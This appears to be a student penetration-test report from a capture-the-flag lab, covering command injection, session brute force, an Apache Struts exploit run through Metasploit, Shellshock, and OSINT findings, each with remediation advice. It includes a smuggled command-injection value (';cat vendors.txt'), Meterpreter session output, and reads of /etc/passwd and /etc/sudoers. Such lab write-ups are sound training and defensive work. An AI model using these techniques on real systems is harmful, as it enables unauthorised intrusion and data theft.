Description	A robots.txt file tells search engine crawlers which URLs the crawler can access on your site. This is used mainly to avoid overloading your site with requests. The discovery was easily located by adding /robots.txt to host mentioned below

<b>Images</b>	 <pre> User-agent: GoodBot Disallow: User-agent: BadBot Disallow: / User-agent: * Disallow: /index.html/ Disallow: /documents/ Disallow: /events/ Disallow: /vendors.php Disallow: flag@dkdudefdy23 </pre>
<b>Affected Hosts</b>	192.168.14.35/robots.txt
<b>Remediation</b>	<ul style="list-style-type: none"> <li>Don't store any sensitive information in robots.txt or any other publicly accessible files</li> </ul>


Vulnerability 10	Findings
Title	Command Injection
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	High
Description	Command injection was successfully executed allowing us to run arbitrary commands on the server by manipulating input fields designed to execute system commands. We were able to locate the page 192.168.14.35/networking.php and from there we could enter the command ;cat vendors.txt in the DNS check input field


<b>Images</b>	
<b>Affected Hosts</b>	192.168.14.3/Networking.php
<b>Remediation</b>	<ul style="list-style-type: none"> <li>• If possible remove the text that mentions the vendors.txt file is “top-secret”</li> <li>• Validate user input and only allow command needed for the task</li> </ul>

Vulnerability 11	Findings
Title	Brute Force
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	High
Description	Using the Burp Suite Intruder tool i was able to brute force session ID's and this was able to allow me to gain the admin session token and get the 14th flag


<b>Images</b>	
<b>Affected Hosts</b>	192.168.14.35/admin_legal_data
<b>Remediation</b>	<ul style="list-style-type: none"> <li>• Limiting Login attempts</li> <li>• Enable MFA</li> <li>• Block malicious IPs</li> <li>• Strong password policy</li> </ul>

Vulnerability 12	Findings
<b>Title</b>	Remote Code Execution
<b>Type (Web app / Linux OS / Windows OS)</b>	Linux OS
<b>Risk Rating</b>	High
<b>Description</b>	Was able to exploit a flaw in Apache where port 8080 was open and was able to execute a RCE exploit to get into the system
<b>Images</b>	<pre>cd /root ls ls -la total 24 drwx----- 1 root root 4096 Feb  4  2022 . drwxr-xr-x 1 root root 4096 Jan 11 07:36 .. -rw-r--r-- 1 root root  570 Jan 31 2010 .bashrc -rw-r--r-- 1 root root   10 Feb  4  2022 .flag7.txt drwx----- 1 root root 4096 May  5  2016 .gnupg -rw-r--r-- 1 root root  140 Nov 19  2007 .profile cat .flag7.txt 8ks6sbhss</pre>
<b>Affected Hosts</b>	192.168.13.13
<b>Remediation</b>	<ul style="list-style-type: none"> <li>• Regular patching and update (Essential 8)</li> <li>• Disable services that are unnecessary.</li> <li>• Least privilege principle</li> </ul>


Vulnerability 13	Findings
Title	Open Source Exposed Data - a
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	High
Description	Conducted reconnaissance via the OSINT tool for domain public records such-as whois records and able to locate sensitive data
Images	 <p>Do you see Whois records that are missing contact information? Read about reduced Whois data due to the GDPR.</p> <p><b>Address lookup</b></p> <p>canonical name <b>totalrecall.xyz</b>. aliases addresses <b>15.197.148.33</b> <b>3.33.130.190</b></p> <p><b>Domain Whois record</b></p> <p>Queried <b>whois.nic.xyz</b> with "totalrecall.xyz"...</p> <pre> Domain Name: TOTALRECALL.XYZ Registry Domain ID: D273189417-CNIC Registrar WHOIS Server: whois.godaddy.com Registrar URL: https://www.godaddy.com Updated Date: 2023-03-03T14:04:16Z Creation Date: 2022-02-02T19:16:16Z Registry Expiry Date: 2024-02-02T23:59:59Z Registrar: Go Daddy, LLC Registrar IANA ID: 146 Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited Registrant Organization: Registrant State/Province: Georgia Registrant Country: US Registrant Email: Please query the RDNS service of the Registrar of Record identified in this output for information on how to contact the Registrant, Admin, or Tech contact of the domain. Registrant Email: Please query the RDNS service of the Registrar of Record identified in this output for information on how to contact the Registrant, Admin, or Tech contact of the domain. Registrant Abuse Contact Phone: +1.4085089800 URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/ &gt;&gt;&gt; Last update of WHOIS database: 2024-01-10T22:32:52Z &lt;&lt;&lt; </pre> <p>Queried <b>whois.godaddy.com</b> with "totalrecall.xyz"...</p> <pre> Domain Name: totalrecall.xyz Registry Domain ID: D273189417-CNIC Registrar WHOIS Server: whois.godaddy.com Registrar URL: https://www.godaddy.com Updated Date: 2023-03-03T14:04:16Z Creation Date: 2022-02-02T19:16:16Z Registrar Registration Expiration Date: 2024-02-02T23:59:59Z Registrar: GoDaddy.com, LLC Registrar IANA ID: 146 Registrant Abuse Contact Email: abuse@godaddy.com Registrant Abuse Contact Phone: +1.4085089800 Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited Registrant Registrant ID: CR334509109 Registrant Name: sshUser alice Registrant Organization: Registrant Street: h3692hsksad <b>Flag!</b> Registrant City: Atlanta Registrant State/Province: Georgia Registrant Postal Code: 30303 Registrant Country: US Registrant Phone: +1.7702229999 Registrant Fax: Registrant Fax Ext: Registrant Email: jlow@zu.com Registry Admin ID: CR334509111 Admin Name: sshUser alice Admin Organization: Admin Street: h3692hsksad <b>Flag!</b> Admin City: Atlanta </pre>
Affected Hosts	<a href="https://centralops.net/co/DomainDossier.aspx">https://centralops.net/co/DomainDossier.aspx</a>
Remediation	<ul style="list-style-type: none"> <li>Register domains privately to avoid exposing sensitive information to the public domain</li> </ul>

Vulnerability 14	Findings																																																																	
Title	Open Source Exposed Data - b																																																																	
Type (Web app / Linux OS / Windows OS)	Linux OS																																																																	
Risk Rating	High																																																																	
Description	Exactly same steps as above and discovered more sensitive information when looking into the data further																																																																	
Images	 <p>DNS records</p> <table border="1"> <thead> <tr> <th>name</th> <th>class</th> <th>type</th> <th>data</th> <th>time to live</th> </tr> </thead> <tbody> <tr> <td>totalrekall.xyz</td> <td>IN</td> <td>A</td> <td>3.33.130.190</td> <td>300s (00:05:00)</td> </tr> <tr> <td>totalrekall.xyz</td> <td>IN</td> <td>A</td> <td>15.197.148.33</td> <td>300s (00:05:00)</td> </tr> <tr> <td>totalrekall.xyz</td> <td>IN</td> <td>NS</td> <td>ns51.domaincontrol.com</td> <td>3600s (01:00:00)</td> </tr> <tr> <td>totalrekall.xyz</td> <td>IN</td> <td>NS</td> <td>ns52.domaincontrol.com</td> <td>3600s (01:00:00)</td> </tr> <tr> <td>totalrekall.xyz</td> <td>IN</td> <td>SOA</td> <td>server: ns51.domaincontrol.com email: dns@jonomax.net serial: 2023100600 refresh: 28800 retry: 7200 expire: 604800 minimum ttl: 600</td> <td>3600s (01:00:00)</td> </tr> <tr> <td>totalrekall.xyz</td> <td>IN</td> <td>TXT</td> <td>flag2 is 7sk67cjsdbs</td> <td>3600s (01:00:00)</td> </tr> <tr> <td>33.148.197.15.in-addr.arpa</td> <td>IN</td> <td>PTR</td> <td>a2aa9ff50de748dbe.awsglobalaccelerator.com</td> <td>300s (00:05:00)</td> </tr> <tr> <td>148.197.15.in-addr.arpa</td> <td>IN</td> <td>NS</td> <td>ns-1454.awsdns-53.org</td> <td>172800s (2.00:00:00)</td> </tr> <tr> <td>148.197.15.in-addr.arpa</td> <td>IN</td> <td>NS</td> <td>ns-201.awsdns-25.com</td> <td>172800s (2.00:00:00)</td> </tr> <tr> <td>148.197.15.in-addr.arpa</td> <td>IN</td> <td>NS</td> <td>ns-2038.awsdns-62.co.uk</td> <td>172800s (2.00:00:00)</td> </tr> <tr> <td>148.197.15.in-addr.arpa</td> <td>IN</td> <td>NS</td> <td>ns-936.awsdns-53.net</td> <td>172800s (2.00:00:00)</td> </tr> <tr> <td>148.197.15.in-addr.arpa</td> <td>IN</td> <td>SOA</td> <td>server: ns-1454.awsdns-53.org email: awsdns-hostmaster@amazon.com serial: 1 refresh: 7200 retry: 900 expire: 1209600 minimum ttl: 86400</td> <td>900s (00:15:00)</td> </tr> </tbody> </table> <p>Traceroute</p> <pre>Tracing route to totalrekall.xyz [15.197.148.33]... hop  rtt   rtt   rtt   ip address          fully qualified domain name   1    2     1     1  169.254.158.58   2    1     1     1  169.48.118.162  ae103.ppr04.dal13.networklayer.com   3    1     0     0  169.48.118.142  8e.76.30a9.ip4.static.sl-reverse.com   4    3     *     3  169.45.18.92   ae17.cbs02.eq01.dal03.networklayer.com   5    2     2     2  50.97.17.57   ae34.bbr01.eq01.dal03.networklayer.com   6    2     2     3  50.97.16.59   3b.10.6132.ip4.static.sl-reverse.com   7    *     *     *   8    *     *     *</pre>	name	class	type	data	time to live	totalrekall.xyz	IN	A	3.33.130.190	300s (00:05:00)	totalrekall.xyz	IN	A	15.197.148.33	300s (00:05:00)	totalrekall.xyz	IN	NS	ns51.domaincontrol.com	3600s (01:00:00)	totalrekall.xyz	IN	NS	ns52.domaincontrol.com	3600s (01:00:00)	totalrekall.xyz	IN	SOA	server: ns51.domaincontrol.com email: dns@jonomax.net serial: 2023100600 refresh: 28800 retry: 7200 expire: 604800 minimum ttl: 600	3600s (01:00:00)	totalrekall.xyz	IN	TXT	flag2 is 7sk67cjsdbs	3600s (01:00:00)	33.148.197.15.in-addr.arpa	IN	PTR	a2aa9ff50de748dbe.awsglobalaccelerator.com	300s (00:05:00)	148.197.15.in-addr.arpa	IN	NS	ns-1454.awsdns-53.org	172800s (2.00:00:00)	148.197.15.in-addr.arpa	IN	NS	ns-201.awsdns-25.com	172800s (2.00:00:00)	148.197.15.in-addr.arpa	IN	NS	ns-2038.awsdns-62.co.uk	172800s (2.00:00:00)	148.197.15.in-addr.arpa	IN	NS	ns-936.awsdns-53.net	172800s (2.00:00:00)	148.197.15.in-addr.arpa	IN	SOA	server: ns-1454.awsdns-53.org email: awsdns-hostmaster@amazon.com serial: 1 refresh: 7200 retry: 900 expire: 1209600 minimum ttl: 86400	900s (00:15:00)
name	class	type	data	time to live																																																														
totalrekall.xyz	IN	A	3.33.130.190	300s (00:05:00)																																																														
totalrekall.xyz	IN	A	15.197.148.33	300s (00:05:00)																																																														
totalrekall.xyz	IN	NS	ns51.domaincontrol.com	3600s (01:00:00)																																																														
totalrekall.xyz	IN	NS	ns52.domaincontrol.com	3600s (01:00:00)																																																														
totalrekall.xyz	IN	SOA	server: ns51.domaincontrol.com email: dns@jonomax.net serial: 2023100600 refresh: 28800 retry: 7200 expire: 604800 minimum ttl: 600	3600s (01:00:00)																																																														
totalrekall.xyz	IN	TXT	flag2 is 7sk67cjsdbs	3600s (01:00:00)																																																														
33.148.197.15.in-addr.arpa	IN	PTR	a2aa9ff50de748dbe.awsglobalaccelerator.com	300s (00:05:00)																																																														
148.197.15.in-addr.arpa	IN	NS	ns-1454.awsdns-53.org	172800s (2.00:00:00)																																																														
148.197.15.in-addr.arpa	IN	NS	ns-201.awsdns-25.com	172800s (2.00:00:00)																																																														
148.197.15.in-addr.arpa	IN	NS	ns-2038.awsdns-62.co.uk	172800s (2.00:00:00)																																																														
148.197.15.in-addr.arpa	IN	NS	ns-936.awsdns-53.net	172800s (2.00:00:00)																																																														
148.197.15.in-addr.arpa	IN	SOA	server: ns-1454.awsdns-53.org email: awsdns-hostmaster@amazon.com serial: 1 refresh: 7200 retry: 900 expire: 1209600 minimum ttl: 86400	900s (00:15:00)																																																														
Affected Hosts	<a href="https://centralops.net/co/DomainDossier.aspx">https://centralops.net/co/DomainDossier.aspx</a>																																																																	
Remediation	<ul style="list-style-type: none"> <li>Register domains privately to avoid exposing sensitive information to the public domain</li> </ul>																																																																	

Vulnerability 15	Findings
Title	Open Source Exposed Data x - c

Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	High
Description	Conducted SSL info via the public domain site crt.sh and was able to locate more sensitive data
Images	 <p>The screenshot shows a web browser displaying the crt.sh Identity Search results for the query 'totalrekall.xyz'. The results table includes columns for Certificates, crt.sh ID, Logged At, Not Before, Not After, Common Name, Matching identities, and Issuer Name. The table lists several certificates, each with a unique ID, issued at different times between 2022-02-02 and 2023-05-18, to various subdomains of totalrekall.xyz. The issuers listed are C=US, ST=Arizona, L=Scottsdale, O="GoDaddy.com, Inc.", OU=http://certs.godaddy.com/repository/, CN=Go Daddy Secure Certificate Authority - G2 and C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA.</p>
Affected Hosts	crt.sh/?q=+totalrekall.xyz
Remediation	<ul style="list-style-type: none"> <li>Restrict DNS records on public domain and maintain a minimum level of exposure</li> </ul>


Vulnerability 16	Findings
Title	Nmap Reconnaissance Scan
Type (Web app / Linux OS / Windows OS)	Linux OS

<b>Risk Rating</b>	High
<b>Description</b>	Conducted a NMAP scan of the IP address & subnet 192.168.13.0/24 and discovered the number of hosts which exposes potentially vulnerable devices on the network
<b>Images</b>	
<b>Affected Hosts</b>	192.168.13.0/24
<b>Remediation</b>	<ul style="list-style-type: none"> <li>Introduce firewall and network segmentation to reduce the exposure of internal devices</li> </ul>

Vulnerability 17	Findings
<b>Title</b>	Struts - CVE-2017-5638
<b>Type (Web app / Linux OS / Windows OS)</b>	Linux OS
<b>Risk Rating</b>	High

Description	This host has vulnerable struts with the Nessus scan, searched for struts exploits in Metasploit, found struts2_content_type_ognl exploit set the RHOST, LHOST, Checked ports were correct, ran the exploit and downloaded the flag from the linux server using meterpreter tharts was found in the /root location, downloaded and unzipped the file and found the flag
Images	<pre> 100644/rw-r--r-- 177 fil 2024-01-11 03:03:09 -0500 hosts 040755/rwxr-xr-x 4096 dir 2019-05-09 16:49:40 -0400 init.d 100644/rw-r--r-- 570 fil 2019-01-23 15:46:29 -0500 inittab 100644/rw-r--r-- 1748 fil 2018-11-15 11:57:44 -0500 inputrc 100644/rw-r--r-- 53 fil 2019-05-09 16:49:33 -0400 issue 100644/rw-r--r-- 450 fil 2018-11-21 11:50:56 -0500 krb5.conf 040755/rwxr-xr-x 4096 dir 2019-05-09 16:49:40 -0400 logrotate.d 040755/rwxr-xr-x 4096 dir 2019-05-09 16:49:40 -0400 modprobe.d 100644/rw-r--r-- 15 fil 2019-01-23 15:46:29 -0500 modules 040755/rwxr-xr-x 4096 dir 2019-05-09 16:49:40 -0400 modules-load.d 100644/rw-r--r-- 283 fil 2019-01-23 15:46:29 -0500 motd 100444/r--r--r-- 0 fil 2024-01-11 05:11:40 -0500 mtab 040755/rwxr-xr-x 4096 dir 2019-05-09 16:49:40 -0400 network 040755/rwxr-xr-x 4096 dir 2019-05-09 16:49:40 -0400 opt 100644/rw-r--r-- 162 fil 2019-05-09 16:49:33 -0400 os-release 100644/rw-r--r-- 1224 fil 2019-01-23 15:46:29 -0500 passwd 040755/rwxr-xr-x 4096 dir 2019-05-09 16:49:40 -0400 periodic 040755/rwxr-xr-x 4096 dir 2019-05-10 21:32:13 -0400 pkcs11 100644/rw-r--r-- 259 fil 2019-01-23 15:46:29 -0500 profile 040755/rwxr-xr-x 4096 dir 2019-05-09 16:49:40 -0400 profile.d 100644/rw-r--r-- 1865 fil 2019-01-23 15:46:29 -0500 protocols 100644/rw-r--r-- 56 fil 2024-01-11 03:03:10 -0500 resolv.conf 100644/rw-r--r-- 65 fil 2019-01-24 02:45:56 -0500 securetty 100644/rw-r--r-- 36141 fil 2019-01-23 15:46:29 -0500 services 100640/rw-r----- 441 fil 2019-05-09 16:49:41 -0400 shadow 100644/rw-r--r-- 48 fil 2019-05-11 00:21:02 -0400 shells 040755/rwxr-xr-x 4096 dir 2019-05-09 16:49:41 -0400 ssl 100644/rw-r--r-- 53 fil 2019-01-23 15:46:29 -0500 sysctl.conf 040755/rwxr-xr-x 4096 dir 2019-05-09 16:49:40 -0400 sysctl.d 040755/rwxr-xr-x 4096 dir 2019-05-11 00:21:02 -0400 terminfo 100644/rw-r--r-- 4169 fil 2019-01-24 02:45:56 -0500 udhcpd.conf  meterpreter &gt; cd /root meterpreter &gt; ls Listing: /root _____ Mode          Size   Type  Last modified      Name _____ 040755/rwxr-xr-x 4096  dir   2022-02-08 09:17:45 -0500 .m2 100644/rw-r--r-- 194   fil   2022-02-08 09:17:32 -0500 flagisinThisfile.7z  meterpreter &gt; unzip flagisinThisfile.7z [-] Unknown command: unzip meterpreter &gt; download flagisinThisfile.7z [*] Downloading: flagisinThisfile.7z → /root/flagisinThisfile.7z [*] Downloaded 194.00 B of 194.00 B (100.0%): flagisinThisfile.7z → /root/flagisinThisfile.7z [*] download : flagisinThisfile.7z → /root/flagisinThisfile.7z meterpreter &gt; exit [*] Shutting down Meterpreter ... [*] 192.168.13.12 - Meterpreter session 1 closed. Reason: User exit msf6 exploit(multi/http.struts2_content_type_ognl) &gt; search drupal </pre>
Affected Hosts	192.168.13.12
Remediation	<ul style="list-style-type: none"> <li>Regular patching and update (Essential 8)</li> <li>Disable services that are unnecessary</li> <li>Least privilege principle</li> </ul>

Vulnerability 18	Findings
Title	Nessus Scan

Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	High
Description	Conducted a advanced scan against the IP 192.168.13.12 which revealed critical vulnerability how
Images	
Affected Hosts	192.168.13.12
Remediation	<ul style="list-style-type: none"> <li>Upgrade to Apache Struts version 2.3.32 / 2.5.10.1 or later</li> <li>Alternatively you can use the workaround in the link below <a href="https://www.tenable.com/plugins/nessus/97610">https://www.tenable.com/plugins/nessus/97610</a></li> </ul>

Vulnerability 19		Findings
<b>Title</b>		Shellshock exploit multi/http/apache_mod_cgi_bash_env_exec
<b>Type (Web app / Linux OS / Windows OS)</b>		Linux OS
<b>Risk Rating</b>		critical
<b>Description</b>		<p>A flaw in how the Bash shell handles external environment variables. This module targets CGI scripts in the Apache web server by setting the <code>HTTP_USER_AGENT</code> environment variable to a malicious function definition.</p> <p>Allowed us to navigate to <code>/etc/sudoers</code> to view root privilege file and to view the <code>/etc/passwd</code> file</p> <p>Known CVE's: <a href="https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271">CVE-2014-6271</a>, <a href="https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6278">CVE-2014-6278</a></p>

